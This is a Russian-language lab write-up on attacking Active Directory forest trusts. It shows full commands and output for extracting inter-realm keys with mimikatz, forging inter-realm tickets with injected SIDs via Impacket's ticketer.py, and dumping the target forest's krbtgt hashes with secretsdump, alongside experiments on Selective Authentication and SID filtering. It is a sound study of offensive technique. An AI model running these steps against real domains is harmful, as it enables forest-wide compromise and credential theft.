[+] Impacket Library Installation Path: /home/kali/venv/lib/python3.12/site-packages/impacket
[+] Using Kerberos Cache: user01.ccache
[+] Domain retrieved from CCache: DOMAIN.LOCAL
[+] SPN CIFS/TESTDC01.DOMAIN2.TEST@DOMAIN.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/DOMAIN.LOCAL@DOMAIN.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: user01
[+] Trying to connect to KDC at DOMAIN.LOCAL:88
[+] Server time (UTC): 2026-06-05 09:25:03
Traceback (most recent call last):
  File "/home/kali/venv/bin/smbclient.py", line 97, in main
    smbClient.kerberosLogin(username, password, domain, lmhash, nthash, options.aesKey, options.dc_ip)
  File "/home/kali/venv/lib/python3.12/site-packages/impacket/smbconnection.py", line 351, in kerberosLogin
    raise e
  File "/home/kali/venv/lib/python3.12/site-packages/impacket/smbconnection.py", line 335, in kerberosLogin
    return self._SMBConnection.kerberosLogin(user, password, domain, lmhash, nthash, aesKey, kdcHost, TGT,
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/venv/lib/python3.12/site-packages/impacket/smb3.py", line 771, in kerberosLogin
    tgs, cipher, oldSessionKey, sessionKey = getKerberosTGS(serverName, domain, kdcHost, tgt, cipher, sessio
nKey)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
#####
  File "/home/kali/venv/lib/python3.12/site-packages/impacket/krb5/kerberosv5.py", line 456, in getKerberosTG
GS
    r = sendReceive(message, domain, kdcHost)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/home/kali/venv/lib/python3.12/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found
in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
```

В таком случае, используя сгенерированный билет, можно сначала запросить *referral TGT*, а потом запросить TGS для нужного сервиса:

```
$ export KRB5CCNAME=user01.ccache
$ getST.py -spn krbtgt/DOMAIN2.TEST -no-pass -debug DOMAIN.LOCAL/user01
$ export KRB5CCNAME=user01@krbtgt_DOMAIN2.TEST@DOMAIN.LOCAL.ccache
$ getST.py -spn cifs/testdc01.DOMAIN2.TEST -no-pass -debug
DOMAIN2.TEST/user01@DOMAIN2.TEST
$ export
KRB5CCNAME=user01@DOMAIN2.TEST@cifs_testdc01.DOMAIN2.TEST@DOMAIN2.TEST.ccache
$ secretsdump.py -k -no-pass testdc01.domain2.test -debug
```

Referral TGT#

В случае referral TGT используется ключ не учетной записи krbtgt, а inter-realm key. Чтобы получить ключ, нужно использовать команду `lsadump::trust /patch` в *mimikatz*. NT-хеш можно также получить из NTDS с помощью атаки DCSync.

Имя пользователя - DOMAIN\$, где domain - значение атрибута *flatName* для доверенного домена. В примере это DOMAIN2\$. Если используется AES, то нужно использовать ключ [In]. Какой тип ключа использовать, зависит от атрибута msDS-SupportedEncryptionTypes.

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::trust /patch

Current domain: DOMAIN.LOCAL (DOMAIN / S-1-5-21-847653711-2165400951-2480336776)

Domain: DOMAIN2.TEST (DOMAIN2 / S-1-5-21-1352937693-1936037518-1977030692)
[ In ] DOMAIN.LOCAL -> DOMAIN2.TEST
* 6/5/2026 15:49:49 - CLEAR - 6c b4 e3 90 63 f8 43 f4 9d 66 10 f2 f4 30 8e c6 af 4d 69 51 20 0a b7 0f 83 85 eb 04
* aes256_hmac 21701681640ef1f105720173283579a18198c96667ecc217b82505a3be5187e8
* aes128_hmac d86f7ac7aa27fbf3b44a295d62fd3a0a
* rc4_hmac_nt f5b7ec58a53fb3c55f9cd749d1a3716a

[ Out ] DOMAIN2.TEST -> DOMAIN.LOCAL
* 6/5/2026 15:49:49 - CLEAR - 6c b4 e3 90 63 f8 43 f4 9d 66 10 f2 f4 30 8e c6 af 4d 69 51 20 0a b7 0f 83 85 eb 04
* aes256_hmac 9b0e0c53945f5bc2006a5adc1427a5ccf0c31f4446453f095b4edf74fcc8cec2
* aes128_hmac 3df31457e009ad571ef64a2fe24d258a
* rc4_hmac_nt f5b7ec58a53fb3c55f9cd749d1a3716a

[ In-1 ] DOMAIN.LOCAL -> DOMAIN2.TEST
* 6/5/2026 15:49:49 - CLEAR - 6c b4 e3 90 63 f8 43 f4 9d 66 10 f2 f4 30 8e c6 af 4d 69 51 20 0a b7 0f 83 85 eb 04
* aes256_hmac 21701681640ef1f105720173283579a18198c96667ecc217b82505a3be5187e8
* aes128_hmac d86f7ac7aa27fbf3b44a295d62fd3a0a
* rc4_hmac_nt f5b7ec58a53fb3c55f9cd749d1a3716a

[ Out-1 ] DOMAIN2.TEST -> DOMAIN.LOCAL
* 6/5/2026 15:49:49 - CLEAR - 6c b4 e3 90 63 f8 43 f4 9d 66 10 f2 f4 30 8e c6 af 4d 69 51 20 0a b7 0f 83 85 eb 04
* aes256_hmac 9b0e0c53945f5bc2006a5adc1427a5ccf0c31f4446453f095b4edf74fcc8cec2
* aes128_hmac 3df31457e009ad571ef64a2fe24d258a
* rc4_hmac_nt f5b7ec58a53fb3c55f9cd749d1a3716a

```

Сгенерировать билет с NT-хешом:

```

ticketer.py -nthash <inter-realm_key> -domain-sid <compromised_domain_sid> -extra-
sid <privileged_user_sid> -domain <compromised_domain_name> -spn
<krbtgt/target_domain>-user-id <user_id> <user_name>

```

Сгенерировать билет с AES-ключом:

```

ticketer.py -aesKey <inter-realm_key> -domain-sid <compromised_domain_sid> -extra-
sid <privileged_user_sid> -domain <compromised_domain_name> -spn
<krbtgt/target_domain>-user-id <user_id> <user_name>

```

Пример с NT-хешом:

```

ticketer.py -nthash f5b7ec58a53fb3c55f9cd749d1a3716a -domain-sid S-1-5-21-
847653711-2165400951-2480336776 -extra-sid S-1-5-21-1352937693-1936037518-
1977030692-1106 -spn "krbtgt/domain2.test" -domain DOMAIN.LOCAL -user-id 1104
user01

```

После генерации билета нужно запросить TGS:

```

$ export KRB5CCNAME=user01.ccache
$ getST.py -k -no-pass -debug -spn CIFS/testdc01.domain2.test
domain2.test/user01@domain2.test
$ export
KRB5CCNAME=user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache
$ secretsdump.py -k -no-pass -just-dc-user DOMAIN2/krbtgt testdc01.domain2.test

```

```

└─$ ticketer.py -nthash 75d1635986d079e7489457c7c97de6fe -domain-sid S-1-5-21-847653711-2165400951-248033677
6 -extra-sid S-1-5-21-1352937693-1936037518-1977030692-1106 -spn "krbtgt/domain2.test" -domain DOMAIN.LOCAL
-user-id 1104 user01
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for DOMAIN.LOCAL/user01
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving/Updating ticket in user01.ccache

[ 5/06/26 13:22:46 ] └─(venv)─(kali@kali)─[~]
└─$ export KRB5CCNAME=user01.ccache

[ 5/06/26 13:22:58 ] └─(venv)─(kali@kali)─[~]
└─$ getST.py -k -no-pass -debug -spn CIFS/testdc01.domain2.test domain2.test/user01@domain2.test
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /home/kali/venv/lib/python3.12/site-packages/impacket
[+] Using Kerberos Cache: user01.ccache
[+] Returning cached credential for KRBtgt/DOMAIN2.TEST@DOMAIN.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: user01
[*] Getting ST for user
[+] Trying to connect to KDC at DOMAIN2.TEST:88
[*] Saving ticket in user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache

[ 5/06/26 13:23:01 ] └─(venv)─(kali@kali)─[~]
└─$ export KRB5CCNAME=user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache

[ 5/06/26 13:23:10 ] └─(venv)─(kali@kali)─[~]
└─$ secretsdump.py -k -no-pass -just-dc-user DOMAIN2/krbtgt testdc01.domain2.test
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b069c746ef4d4c8f6663b10b9fc038bf:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:a9058c3c53b0821f0d559e059f6e0948186fc1d6cb602f8b3c893baa7f7a12da
krbtgt:aes128-cts-hmac-sha1-96:1f15447ee0438ad0d230f2bc5016e065
krbtgt:des-cbc-md5:f2544020b3971c92
[*] Cleaning up ...

```

TRUST_ATTRIBUTE_CROSS_ORGANIZATION (0x00000010)#

Этот атрибут включает *Selective Authentication*. При таком типе аутентификации пользователям из доверенного домена по умолчанию не разрешено получать доступ к сервисам в домене. Для того, чтобы разрешить учетной записи получать доступ, необходимо настроить привилегию *Allowed to authenticate*.

Описание параметра в netdom:

/SelectiveAUTH	Valid only on outbound Forest and External trusts. Specifying "yes" enables selective authentication across this trust. Specifying "no" disables selective authentication across this trust. Specifying /SelectiveAUTH without yes or no will display the current state of this trust attribute.
----------------	--

Пример настройки на тестовом стенде:

```

netdom trust domain2.test /d:domain.local /UserD:domain\administrator /Password:*
/User0:domain2\administrator /Password0:* /SelectiveAUTH:Yes

```


При попытке получения доступа к какому-то сервису в другом лесу будет ошибка (если для пользователя не разрешен доступ к этому сервису):

```
└─$ kvno LDAP/testdc01.domain2.test@domain2.test
kvno: KDC policy rejects request while getting credentials for LDAP/testdc01.domain2.test@domain2.test

[ 5/06/26 18:26:41 ] └─(venv)─(kali@kali)─[~]
└─$ addcomputer.py domain.local/user01:'P@ssw0rd' -dc-host testdc01.domain2.test
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] SMB SessionError: code: 0xc0000064 - STATUS_NO_SUCH_USER - The specified account does not exist.
SMB SessionError: code: 0xc000000d - STATUS_INVALID_PARAMETER - An invalid parameter was passed to a service
or function.
```

Атака SID History работает, как и при TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL, если указывать SID привилегированного пользователя. Пример с добавлением SID-а пользователя, входящего в группу Administrators:

```
[ 7/06/26 20:07:41 ] └─(kali@kali)─[~]
└─$ ticketer.py -nthash f5b7ec58a53fb3c55f9cd749d1a3716a -domain-sid S-1-5-21-847653711-2165400951-24803367
76 -extra-sid S-1-5-21-1352937693-1936037518-1977030692-1106 -spn "krbtgt/domain2.test" -domain DOMAIN.LOCAL
L -user-id 1104 user01
/usr/local/bin/ticketer.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptool
ools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'ticketer.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for DOMAIN.LOCAL/user01
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in user01.ccache

[ 7/06/26 20:08:14 ] └─(kali@kali)─[~]
└─$ export KRB5CCNAME=user01.ccache

[ 7/06/26 20:08:17 ] └─(kali@kali)─[~]
└─$ getST.py -k -no-pass -debug -spn CIFS/testdc01.domain2.test domain2.test/user01@domain2.test
/usr/local/bin/getST.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptool
s.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'getST.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12
.egg/impacket
[+] Using Kerberos Cache: user01.ccache
[+] Returning cached credential for KRBGT/DOMAIN2.TEST@DOMAIN.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: user01
[*] Getting ST for user
[+] Trying to connect to KDC at DOMAIN2.TEST:88
[*] Saving ticket in user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache

[ 7/06/26 20:08:20 ] └─(kali@kali)─[~]
└─$ export KRB5CCNAME=user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache

[ 7/06/26 20:08:29 ] └─(kali@kali)─[~]
└─$ smbclient.py -k testdc01.domain2.test
/usr/local/bin/smbclient.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setup
tools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'smbclient.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Error: any valid prefix is expected rather than "testdc01.domain2.test".
Type help for list of commands
# use C$
```

Проблема в том, что нужно узнать RID привилегированного пользователя. При добавлении SID обычного пользователя, если включена Selective Authentication,

пользователь из другого домена не может обратиться к LDAP и собрать сведения об объектах а домене. Можно было бы предположить, что раз атака SID history работает, то можно добавить SID случайного пользователя и получить TGS для LDAP, но это не сработало:

```

└─$ ticketer.py -nthash f5b7ec58a53fb3c55f9cd749d1a3716a -domain-sid S-1-5-21-847653711-2165400951-24803367
76 -extra-sid S-1-5-21-1352937693-1936037518-1977030692-1105 -spn "krbtgt/domain2.test" -domain DOMAIN.LOCA
L -user-id 1104 user01
/usr/local/bin/ticketer.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptool
ools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'ticketer.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for DOMAIN.LOCAL/user01
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Saving ticket in user01.ccache

[ 8/06/26 18:42:04 ] └─(kali@kali)~[~]
└─$ export KRB5CCNAME=user01.ccache

[ 8/06/26 18:42:26 ] └─(kali@kali)~[~]
└─$ getST.py -k -no-pass -debug -spn LDAP/testdc01.domain2.test domain2.test/user01@domain2.test
/usr/local/bin/getST.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools
s.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'getST.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12
.egg/impacket
[+] Using Kerberos Cache: user01.ccache
[+] Returning cached credential for KRB5TGT/DOMAIN2.TEST@DOMAIN.LOCAL
[+] Using TGT from cache
[+] Username retrieved from CCache: user01
[*] Getting ST for user
[+] Trying to connect to KDC at DOMAIN2.TEST:88
[+] Server time (UTC): 2026-06-08 15:42:31
Traceback (most recent call last):
  File "/usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12.egg/EGG-INFO/scripts/getST.py",
    line 825, in <module>
    executer.run()
  File "/usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12.egg/EGG-INFO/scripts/getST.py",
    line 709, in run
    tgs, cipher, oldSessionKey, sessionKey = getKerberosTGS(serverName, domain, self.__kdcHost, tgt, cipher
, sessionKey, self.__options.renew)
                                             ~~~~~
File "/usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12.egg/impacket/krb5/kerberosv5.py",
    line 456, in getKerberosTGS
    r = sendReceive(message, domain, kdcHost)
        ~~~~~
File "/usr/local/lib/python3.12/dist-packages/impacket-0.13.0.dev0-py3.12.egg/impacket/krb5/kerberosv5.py",
    line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KDC_ERR_POLICY(KDC policy rejects request)
Kerberos SessionError: KDC_ERR_POLICY(KDC policy rejects request)

```

Для того, чтобы собрать информацию о втором лесе, можно использовать учетную запись домена (inter-realm key). Так как ключ один и тот же, NT-хеш учетной записи DOMAIN2\DOMAIN\$ будет совпадать с NT-хешом учетной записи DOMAIN\DOMAIN2\$.

Подтверждение того, что NT-хеши одинаковые:

```

[ 8/06/26 18:21:22 ] (kali@kali)~[~]
$ secretsdump.py -just-dc domain.local/Administrator:'P@ssw0rd'@172.16.128.148 | grep DOMAIN
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pyppa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'secretsdump.py')
DOMAIN2$:1106:aad3b435b51404eeaad3b435b51404ee:f5b7ec58a53fb3c55f9cd749d1a3716a:::
DOMAIN2$:aes256-cts-hmac-sha1-96:385b530d8814494ee87e1d710e707fd15eba3ca381d749226782acc9a5157fc0
DOMAIN2$:aes128-cts-hmac-sha1-96:aa391d8d90cc4979613829a92e976e2b
DOMAIN2$:des-cbc-md5:b3c77a13766b9db6

[ 8/06/26 18:21:22 ] (kali@kali)~[~]
$ secretsdump.py -just-dc domain2.test/Administrator:'P@ssw0rd'@172.16.128.147 | grep DOMAIN
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pyppa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'secretsdump.py')
DOMAIN$:1108:aad3b435b51404eeaad3b435b51404ee:f5b7ec58a53fb3c55f9cd749d1a3716a:::
DOMAIN$:aes256-cts-hmac-sha1-96:0a517ba307cbf1de688b7ff73c7c387e0d999fc952cd3f39d2ab7b03bd67f8ce
DOMAIN$:aes128-cts-hmac-sha1-96:b1c768bb0b4dc2f837d511feaf488bc2
DOMAIN$:des-cbc-md5:d6bcbafe98ab2ffd

```

Имея привилегии администратора домена, можно провести атаку DCSync и получить NT-хеш DOMAIN\DOMAIN2\$. Затем использовать этот хеш для учетной записи DOMAIN2\DOMAIN\$ и собрать информацию о домене:

```

[ 8/06/26 16:12:06 ] (kali@kali)~[~]
$ getTGT.py -hashes :f5b7ec58a53fb3c55f9cd749d1a3716a domain2.test/'DOMAIN$'
/usr/local/bin/getTGT.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pyppa.io/en/latest/pkg_resources.html
__import__('pkg_resources').run_script('impacket==0.13.0.dev0', 'getTGT.py')
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies


[*] Saving ticket in DOMAIN$.ccache

[ 8/06/26 16:12:11 ] (kali@kali)~[~]
$ export KRB5CCNAME=DOMAIN$.ccache

[ 8/06/26 16:12:12 ] (kali@kali)~[~]
$ bloodhound-python -d domain2.test -u 'DOMAIN$' -k -no-pass -c DCSync
Password:
INFO: Found AD domain: domain2.test
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: testdc01.domain2.test
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: testdc01.domain2.test
INFO: Found 8 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Connecting to GC LDAP server: testdc01.domain2.test
INFO: Found 4 computers
INFO: Found 1 trusts
INFO: Done in 00M 43S

```

Или если известно, что какой-то учетной записи в текущем домене дана привилегия *Allowed to authenticate* на контроллер домена, то можно использовать ее:



```
[ 9/06/26 15:21:26 ] (kali@kali)-[~]
└─$ bloodhound-python -d domain2.test -u 'user01@domain.local' -p 'P@ssw0rd' -c DCOnly
INFO: Found AD domain: domain2.test
INFO: Getting TGT for user
INFO: Connecting to LDAP server: testdc01.domain2.test
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Connecting to LDAP server: testdc01.domain2.test
INFO: Found 8 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Connecting to GC LDAP server: testdc01.domain2.test
INFO: Found 4 computers
INFO: Found 1 trusts
INFO: Done in 00M 01S
```

trustAttributes: 0#

Если значение trustAttributes равно 0, то возможна атака SID history, как и при TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL.

Что не удалось воспроизвести#

Unconstrained delegation#


Судя по документации, может быть установлен флаг, позволяющий провести атаку на неограниченное делегирование:

TRUST_ATTRIBUTE_CROSS_ORGANIZATION_ENABLE_TGT_DELEGATION (0x00000800); при этом флаг должен быть установлен для двух направлений. Но во время наших проектов такой флаг ни разу не встречался, и на тестовом стенде его настроить не удалось.

Изменение с помощью команды netdom не устанавливает этот атрибут:

```
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:*  
/User0:domain2\administrator /Password0:* /EnableTgtDelegation:Yes
```

При попытке вручную изменить *trustAttributes* в редакторе атрибутов ошибка:



Нефильтруемые SID#

Некоторые источники утверждают, что есть SID-ы, которые почти никогда не фильтруются. Например, S-1-5-9 (Enterprise Domain Controllers). Но на тестовом стенде с *trustAttributes*, установленными в 0 или 64 (TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL), это подтвердить не удалось:

Audit Failure	6/9/2026 15:06:29	Micros...	4675	Logon
Audit Success	6/9/2026 15:06:19	Micros...	4703	Token Right Adjusted Events

Event 4675, Microsoft Windows security auditing.

General Details

SIDs were filtered.

Target Account:

Security ID: DOMAIN\user01

Account Name: -

Account Domain: -

Trust Information:

Trust Direction: 2

Trust Attributes: 64

Trust Type: 2

TDO Domain SID: DOMAIN\

Filtered SIDs:

NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Audit Failure	6/9/2026 15:06:29	Micros...	4675	Logon
Audit Success	6/9/2026 15:06:19	Micros...	4703	Token Right Adjusted Events

Event 4675, Microsoft Windows security auditing.

General Details

☐ Friendly View ☒ XML View

```

- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
  <EventID>4675</EventID>
  <Version>0</Version>
  <Level>0</Level>
  <Task>12544</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8010000000000000</Keywords>
  <TimeCreated SystemTime="2026-06-09T12:06:29.039453300Z" />
  <EventRecordID>44966</EventRecordID>
  <Correlation />
  <Execution ProcessID="636" ThreadID="2860" />
  <Channel>Security</Channel>
  <Computer>testdc01.domain2.test</Computer>
  <Security />
</System>
- <EventData>
  <Data Name="TargetUserSid">S-1-5-21-847653711-2165400951-2480336776-1104</Data>
  <Data Name="TargetUserName"></Data>
  <Data Name="TargetDomainName"></Data>
  <Data Name="TdoDirection">2</Data>
  <Data Name="TdoAttributes">64</Data>
  <Data Name="TdoType">2</Data>
  <Data Name="TdoSid">S-1-5-21-847653711-2165400951-2480336776</Data>
  <Data Name="SidList">%{S-1-5-9}</Data>
</EventData>
</Event>

```